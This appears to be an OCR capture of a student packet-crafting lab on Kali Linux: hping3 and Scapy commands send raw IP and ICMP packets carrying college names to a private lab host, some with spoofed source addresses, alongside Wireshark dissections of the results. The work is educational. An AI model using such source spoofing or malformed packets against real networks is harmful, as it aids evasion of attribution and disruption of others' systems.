[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
— 192.168.1.4 hping statistic —
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
┌──(nam㉿kali)-[~]
└─$ sudo hping3 -c 1 192.168.1.4 -e "Nazareth College" -0 -H 17
HPING 192.168.1.4 (eth0 192.168.1.4): raw IP mode set, 20 headers + 16 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
— 192.168.1.4 hping statistic —
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
┌──(nam㉿kali)-[~]
└─$ sudo hping3 -c 1 192.168.1.4 -e "Bryant & Stratton
College" -0 -H 1
[sudo] password for nam:
HPING 192.168.1.4 (eth0 192.168.1.4): raw IP mode set, 20 headers + 25 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
— 192.168.1.4 hping statistic —
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
┌──(nam㉿kali)-[~]
└─$


Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 192.168.1.17
No. Time Source Destination Protocol Length Info
526 53.021077 192.168.1.17 192.168.1.4 TCP 60 21369 → 29281 [FIN, RST, URG, ECE, Reserved] Seq=1668641637 Win=29299[Malformed Packet]
2207 230.386745 192.168.1.17 192.168.1.4 TCP 60 21369 → 29281[Malformed Packet]
3101 327.949558 192.168.1.17 192.168.1.4 UDP 60 20065 → 31329 [BAD UDP LENGTH 29285 > IP PAYLOAD LENGTH] Len=29277
35643 3806.896539 192.168.1.17 192.168.1.4 ICMP 60 Unknown ICMP (obsolete or malformed?)
Time to Live: 64
Protocol: ICMP (1)
Header Checksum: 0xf003 [validation disabled]
[Header checksum status: Unverified]
Source Address: 192.168.1.17
Destination Address: 192.168.1.4
Internet Control Message Protocol
Type: 66 (Unknown ICMP (obsolete or malformed?))
Code: 114
Checksum: 0x7961 incorrect, should be 0xdbfb
[Expert Info (Warning/Checksum): Bad checksum
[Bad checksum [should be 0xdbfb]]
[Severity level: Warning]
[Group: Checksum]
[Checksum Status: Bad]
0000 08 00 27 e7 26 b4 08 00 27 db 71 2a 08 00 45 00
0010 00 2d 07 67 00 00 40 01 f0 03 c0 a8 01 11 c0 a8
0020 01 04 42 72 79 61 6e 74 20 26 20 53 74 72 61 74
0030 74 6f 6e 0a 43 6f 6c 6c 65 67 65 00
Bryant & Strat
ton Colle ge
Internet Control Message Protocol (icmp), 25 bytes
Packets: 36234 · Displayed: 4 (0.0%)
Profile: Default
Type here to search
26°C Nhiều mây
8:16 PM
4/15/2024



nam@kali: ~
File Actions Edit View Help
(nam㉿kali)-[~]
$ sudo hping3 -c 1 192.168.1.4 -e "Essex County College" -0 -H 89
HPING 192.168.1.4 (eth0 192.168.1.4): raw IP mode set, 20 headers + 20 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
— 192.168.1.4 hping statistic —
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(nam㉿kali)-[~]
$ sudo hping3 -c 1 192.168.1.4 -e "Kean University" -0 -H 41
HPING 192.168.1.4 (eth0 192.168.1.4): raw IP mode set, 20 headers + 15 data bytes
[main] memlockall(): No such file or directory
Warning: can't disable memory paging!
— 192.168.1.4 hping statistic —
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(nam㉿kali)-[~]
$
KALI LINUX
"the quieter you become, the more you are able to hear"



Capturing from Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 192.168.1.17
No. Time Source Destination Protocol Length Info
116 11.909698 192.168.1.17 192.168.1.4 OSPF 60 Unknown (115)
1032 112.387778 192.168.1.17 192.168.1.4 IPv6 60 IPv6 (41)
Frame 116: 60 bytes on wire (480 bits), 60 bytes ca
Ethernet II, Src: PCSSystemtec_db:71:2a (08:00:27:d
Internet Protocol Version 4, Src: 192.168.1.17, Dst
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0,
Total Length: 40
Identification: 0x098c (2444)
000. .... = Flags: 0x0
0... .... = Reserved bit: Not set
.0.. .... = Don't fragment: Not set
..0. .... = More fragments: Not set
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 64
Protocol: OSPF IGP (89)
0000 08 00 27 e7 26 b4 08 00 27 db 71 2a 08 00 45 00
0010 00 28 09 8c 00 00 40 59 ed 8b c0 a8 01 11 c0 a8
0020 01 04 45 73 73 65 78 20 43 6f 75 6e 74 79 20 43
0030 6f 6c 6c 65 67 65 00 00 00 00 00 00
Ethernet: <live capture in progress>
Packets: 1116 · Displayed: 2 (0.2%)
Profile: Default
Type here to search
26°C Nhiều mây
8:20 PM
4/15/2024


16.04



- : sudo scapy — Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab Split View
Copy Paste Find
(nam㉿kali)-[~]
$ sudo scapy
[sudo] password for nam:
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
aSPY//YASa
apyyyyCY//////////YCa
sY//////YSpcs scpCY//Pp
ayp ayyyyyyySCP//Pp syY//C
AYAsAYYYYYYYY///Ps cY//S
pCCCCY//p cSSps y//Y
SPPPP///a pP///AC//Y
A//A cyP////C
p///Ac sC///a
P////YCpc A//A
scccccp///pSP///p p//Y
sY/////////y caa S//P
cayCyayP//Ya pY/Ya
sY/PsY////YCc aC//Yp
sc sccaCY//PCypaapyCP//YSs
spCPY//////YPSps
ccaacs
Welcome to Scapy
Version 2.5.0+git20240324.2b58b51
https://github.com/secdev/scapy
Have fun!
To craft a packet, you have to be a
packet, and learn how to swim in
the wires and in the waves.
-- Jean-Claude Van Damme
using IPython 8.20.0
>>> exit()
(nam㉿kali)-[~]
$
01:21
23 Apr 2024


- : sudo scapy — Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab Split View
Copy Paste Find
(nam㉿kali)-[/media]
$ cd
(nam㉿kali)-[~]
$ sudo scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
aSPY//YASa
apyyyyCY//////////YCa
sY//////YSpcs scpCY//Pp
ayp ayyyyyyySCP//Pp syY//C
AYAsAYYYYYYYY///Ps cY//S
pCCCCY//p cSSps y//Y
SPPPP///a pP///AC//Y
A//A cyP////C
p///Ac sC///a
P////YCpc A//A
scccccp///pSP///p p//Y
sY/////////y caa S//P
cayCyayP//Ya pY/Ya
sY/PsY////YCc aC//Yp
sc sccaCY//PCypaapyCP//YSs
spCPY//////YPSps
ccaacs
Welcome to Scapy
Version 2.5.0+git20240324.2b58b51
https://github.com/secdev/scapy
Have fun!
What is dead may never die!
-- Python 2
using IPython 8.20.0
>>> send(IP(dst="192.168.1.15")/ICMP()/"Staten Island, NY")
.
Sent 1 packets.
>>> send(IP(dst="192.168.1.15")/ICMP()/"Staten Island, NY")
01:47
23 Apr 2024


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 192.168.1.16
No. Time Source Destination Protocol Length Info
1882 119.805499 192.168.1.16 192.168.1.15 ICMP 60 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response fou…
Frame 1882: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Ethernet II, Src: PCSSystemtec_b7:c0:a1 (08:00:27:b7:c0:a1), Dst: PCS
Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.15
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0x0b0a [correct]
[Checksum Status: Good]
Identifier (BE): 0 (0x0000)
Identifier (LE): 0 (0x0000)
Sequence Number (BE): 0 (0x0000)
Sequence Number (LE): 0 (0x0000)
[No response seen]
Data (17 bytes)
Data: 53746174656e2049736c616e642c204e59
[Length: 17]
0000 08 00 27 ed fc 27 08 00 27 b7 c0 a1 08 00 45 00
0010 00 2d 00 01 00 00 40 01 f7 5f c0 a8 01 10 c0 a8
0020 01 0f 08 00 0b 0a 00 00 00 00 53 74 61 74 65 6e
0030 20 49 73 6c 61 6e 64 2c 20 4e 59 00
Island, NY
Data (data.data), 17 bytes
Packets: 2195 · Displayed: 1 (0.0%)
Profile: Default
Type here to search
27°C
11:47 AM
4/22/2024


- : sudo scapy — Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab Split View
Copy Paste Find
(nam㉿kali)-[~]
$ sudo scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
aSPY//YASa
apyyyyCY//////////YCa
sY//////YSpcs scpCY//Pp
ayp ayyyyyyySCP//Pp syY//C
AYAsAYYYYYYYY///Ps cY//S
pCCCCY//p cSSps y//Y
SPPPP///a pP///AC//Y
A//A cyP////C
p///Ac sC///a
P////YCpc A//A
scccccp///pSP///p p//Y
sY/////////y caa S//P
cayCyayP//Ya pY/Ya
sY/PsY////YCc aC//Yp
sc sccaCY//PCypaapyCP//YSs
spCPY//////YPSps
ccaacs
| Welcome to Scapy
| Version 2.5.0+git20240324.2b58b51
| https://github.com/secdev/scapy
| Have fun!
| Craft packets like I craft my beer.
| -- Jean De Clerck
using IPython 8.20.0
>>> send(IP(src="1.9.9.7", dst="192.168.1.15")/ICMP()/"College of Staten Island")
.
Sent 1 packets.
>>> send(IP(src="2.0.0.5", dst="192.168.1.15")/ICMP()/"Brooklyn College")
.
Sent 1 packets.
>>>
01:49
23 Apr 2024


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp
No. Time Source Destination Protocol Length Info
1538 86.219986 192.168.1.1 192.168.1.15 ICMP 138 Destination unreachable (Port unreachable)
1553 87.721991 192.168.1.1 192.168.1.15 ICMP 138 Destination unreachable (Port unreachable)
1570 89.238064 192.168.1.1 192.168.1.15 ICMP 138 Destination unreachable (Port unreachable)
1882 119.805499 192.168.1.16 192.168.1.15 ICMP 60 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response fou…
2711 206.241315 192.168.1.1 192.168.1.15 ICMP 138 Destination unreachable (Port unreachable)
2726 207.755577 192.168.1.1 192.168.1.15 ICMP 138 Destination unreachable (Port unreachable)
2744 209.287066 192.168.1.1 192.168.1.15 ICMP 138 Destination unreachable (Port unreachable)
5210 292.787631 1.9.9.7 192.168.1.15 ICMP 66 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response fou…
7595 314.995769 2.0.0.5 192.168.1.15 ICMP 60 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response fou…
Frame 5210: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
Ethernet II, Src: PCSSystemtec_b7:c0:a1 (08:00:27:b7:c0:a1), Dst: PCS
Internet Protocol Version 4, Src: 1.9.9.7, Dst: 192.168.1.15
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0x72c2 [correct]
[Checksum Status: Good]
Identifier (BE): 0 (0x0000)
Identifier (LE): 0 (0x0000)
Sequence Number (BE): 0 (0x0000)
Sequence Number (LE): 0 (0x0000)
[No response seen]
Data (24 bytes)
Data: 436f6c6c656765206f662053746174656e2049736c616e64
[Length: 24]
0000 08 00 27 ed fc 27 08 00 27 b7 c0 a1 08 00 45 00
0010 00 34 00 01 00 00 40 01 af 01 01 09 09 07 c0 a8
0020 01 0f 08 00 72 c2 00 00 00 00 43 6f 6c 6c 65 67
0030 65 20 6f 66 20 53 74 61 74 65 6e 20 49 73 6c 61
0040 6e 64
Data (data.data), 24 bytes
Packets: 7685 · Displayed: 9 (0.1%)
Profile: Default
Type here to search
27°C
11:49 AM
4/22/2024


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
icmp
No. Time Source Destination Protocol Length Info
1538 86.219986 192.168.1.1 192.168.1.15 ICMP 138 Destination unreachable (Port unreachable)
1553 87.721991 192.168.1.1 192.168.1.15 ICMP 138 Destination unreachable (Port unreachable)
1570 89.238064 192.168.1.1 192.168.1.15 ICMP 138 Destination unreachable (Port unreachable)
1882 119.805499 192.168.1.16 192.168.1.15 ICMP 60 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response fou…
2711 206.241315 192.168.1.1 192.168.1.15 ICMP 138 Destination unreachable (Port unreachable)
2726 207.755577 192.168.1.1 192.168.1.15 ICMP 138 Destination unreachable (Port unreachable)
2744 209.287066 192.168.1.1 192.168.1.15 ICMP 138 Destination unreachable (Port unreachable)
5210 292.787631 1.9.9.7 192.168.1.15 ICMP 66 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response fou…
7595 314.995769 2.0.0.5 192.168.1.15 ICMP 60 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response fou…
7691 326.248323 192.168.1.1 192.168.1.15 ICMP 138 Destination unreachable (Port unreachable)
7715 327.762767 192.168.1.1 192.168.1.15 ICMP 138 Destination unreachable (Port unreachable)
7752 329.279730 192.168.1.1 192.168.1.15 ICMP 138 Destination unreachable (Port unreachable)
Frame 7595: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Ethernet II, Src: PCSSystemtec_b7:c0:a1 (08:00:27:b7:c0:a1), Dst: PCS
Internet Protocol Version 4, Src: 2.0.0.5, Dst: 192.168.1.15
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0xfdc8 [correct]
[Checksum Status: Good]
Identifier (BE): 0 (0x0000)
Identifier (LE): 0 (0x0000)
Sequence Number (BE): 0 (0x0000)
Sequence Number (LE): 0 (0x0000)
[No response seen]
Data (16 bytes)
Data: 42726f6f6b6c796e20436f6c6c656765
[Length: 16]
0000 08 00 27 ed fc 27 08 00 27 b7 c0 a1 08 00 45 00
0010 00 2c 00 01 00 00 40 01 b7 14 02 00 00 05 c0 a8
0020 01 0f 08 00 fd c8 00 00 00 00 42 72 6f 6f 6b 6c
0030 79 6e 20 43 6f 6c 6c 65 67 65 00 00
Data (data.data), 16 bytes
Packets: 7772 · Displayed: 12 (0.2%)
Profile: Default
Type here to search
27°C
11:49 AM
4/22/2024